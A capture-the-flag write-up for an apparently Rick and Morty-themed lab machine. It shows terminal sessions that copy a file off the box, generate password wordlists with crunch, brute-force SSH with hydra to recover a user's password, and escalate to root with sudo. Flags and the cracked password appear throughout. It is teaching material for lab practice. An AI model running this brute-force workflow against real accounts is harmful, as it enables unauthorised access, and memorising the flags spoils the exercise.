
Ricky chansez

The folder **RICKS_SAFE** may contain stuff, so we found a file named safe




```
┌──(root💀 kali)-[~]
└─# ssh Summer@10.188.61.252 -p 22222
Summer@10.188.61.252's password:
Last login: Wed Oct 27 20:07:04 2021 from 10.188.61.10
[Summer@localhost ~]$ cd /home/RickSanchez/
[Summer@localhost RickSanchez]$ ls
RICKS_SAFE  ThisDoesntContainAnyFlags
[Summer@localhost RickSanchez]$ cd
[Summer@localhost ~]$ cp ../RickSanchez/RICKS_SAFE/safe ~
[Summer@localhost ~]$ exit
logout
Connection to 10.188.61.252 closed.
```

Take this to kali machine



```
┌──(root💀 kali)-[~]
└─# scp -P 22222 Summer@10.188.61.252:safe /home/kali                                          1 ✕
Summer@10.188.61.252's password:
safe                                                          100% 8704     5.2MB/s   00:00

┌──(root💀 kali)-[~]
└─# █
```

Flag let’s execute this file and using the number found above 131333




```
[Summer@localhost ~]$ ./safe 131333
decrypt:        FLAG{And Awwwaaaaayyyy we Go!} - 20 Points

Ricks password hints:
 (This is incase I forget.. I just hope I don't forget how to write a script to generate potential passwords. Also
, sudo is wheely good.)
Follow these clues, in order


1 uppercase character
1 digit
One of the words in my old bands name.� @
[Summer@localhost ~]$ █
```

Awesome , we got 20 more points and some instruction about his rick’s password.

I uppercase, 1 digit, Rick’s band’s name? checked in internet and found ***“The Flesh Curtains”***


To create a personal wordlist, we use **Crunch :**

for Cutains; , : stands for capital letter, and % for digits




```
┌──(root💀kali)-[/home/kali]
└─# crunch 10 10 -t ,%Curtains -o ./wordlist.curtains
Crunch will now generate the following amount of data: 2860 bytes
0 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 260

crunch: 100% completed generating output
```

for flesh:



```
└─# crunch 7 7 -t ,%Flesh -o ./wordlist.flesh
Crunch will now generate the following amount of data: 2080 bytes
0 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 260

crunch: 100% completed generating output
```


Copy both of generated wordlist to only one



```
┌──(root💀kali)-[/home/kali]
└─# cat wordlist.curtains > wordlist

┌──(root💀kali)-[/home/kali]
└─# cat wordlist.flesh >> wordlist

┌──(root💀kali)-[/home/kali]
└─# wc -l wordlist
520 wordlist

┌──(root💀kali)-[/home/kali]
└─# 
```

Hydra: I run this tool specifying user name, wordlist, ssh and ip address and port (22222):


It took only 45 seconds



```
┌──(root💀kali)-[/home/kali]
└─# hydra -l RickSanchez -P wordlist ssh://10.188.61.252 -s 22222                255 ×
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizat
ions, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-10-27 19:56:22
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -
t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 520 login tries (l:1/p:520), ~33 tries per task
[DATA] attacking ssh://10.188.61.252:22222/
[22222][ssh] host: 10.188.61.252   login: RickSanchez   password: P7Curtains
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-10-27 19:57:17
```


The password is : P7Curtains.

Let’s try access using ssh:



```
┌──(root💀kali)-[/home/kali]
└─# ssh RickSanchez@10.188.61.252 -p 22222
RickSanchez@10.188.61.252's password:
Last failed login: Wed Oct 27 21:45:12 AEDT 2021 from 10.188.61.10 on ssh:notty
There were 175 failed login attempts since the last successful login.
Last login: Thu Sep 21 09:45:24 2017
[RickSanchez@localhost ~]$ 
```

Awesome, we are in 😊



```
[sudo] password for RickSanchez:
[root@localhost ~]# cat FLAG.txt
                         _
                        | \
                        | |
                        | |
                        | |
   |\                   | |
  /, ~\                / /
 X     `-.....______./ /
  ~-. ~  ~              |
     \             /    |
      \  /_     ___\   /
      | /\ ~~~~~   \  |
      | | \        || |
      | |\ \       || )
     (_/ (_/      ((_/

[root@localhost ~]# more FLAG.txt
FLAG: {Ionic Defibrillator} - 30 points
[root@localhost ~]# 
```

I figured out **Rick Sanchez** was the superuser

Finally we got 30 more points.

The end of the journey 😉 see you soon.